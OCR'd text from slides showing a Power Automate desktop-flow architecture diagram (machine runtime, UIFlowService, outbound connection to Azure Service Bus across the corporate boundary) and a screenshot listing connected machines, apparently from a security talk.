
Office cloud services

Corp network boundary

On-Prem

MS cloud

@mbrg0



Windows 11

Office

User

NT Service\UIFlowService

Power Automate

Machine Runtime

outbound conn

Azure Service Bus


Office cloud services

Corp network boundary

On-Prem


MS cloud

@mbrg0


Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
On-Prem
MS cloud

@mbrg0

Your machines




Machines

Check the real-time health and status of your machines and the desktop flows running on them. Learn more

Machine name ↑	Descrip...	Version	Group	Status	Flows run...	Flows que...	Ac...	Own
hi	—	2.20.141.22151	—	⊗ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

Run from cloud



Manually trigger a flow

Desktop flows

Search connectors and actions

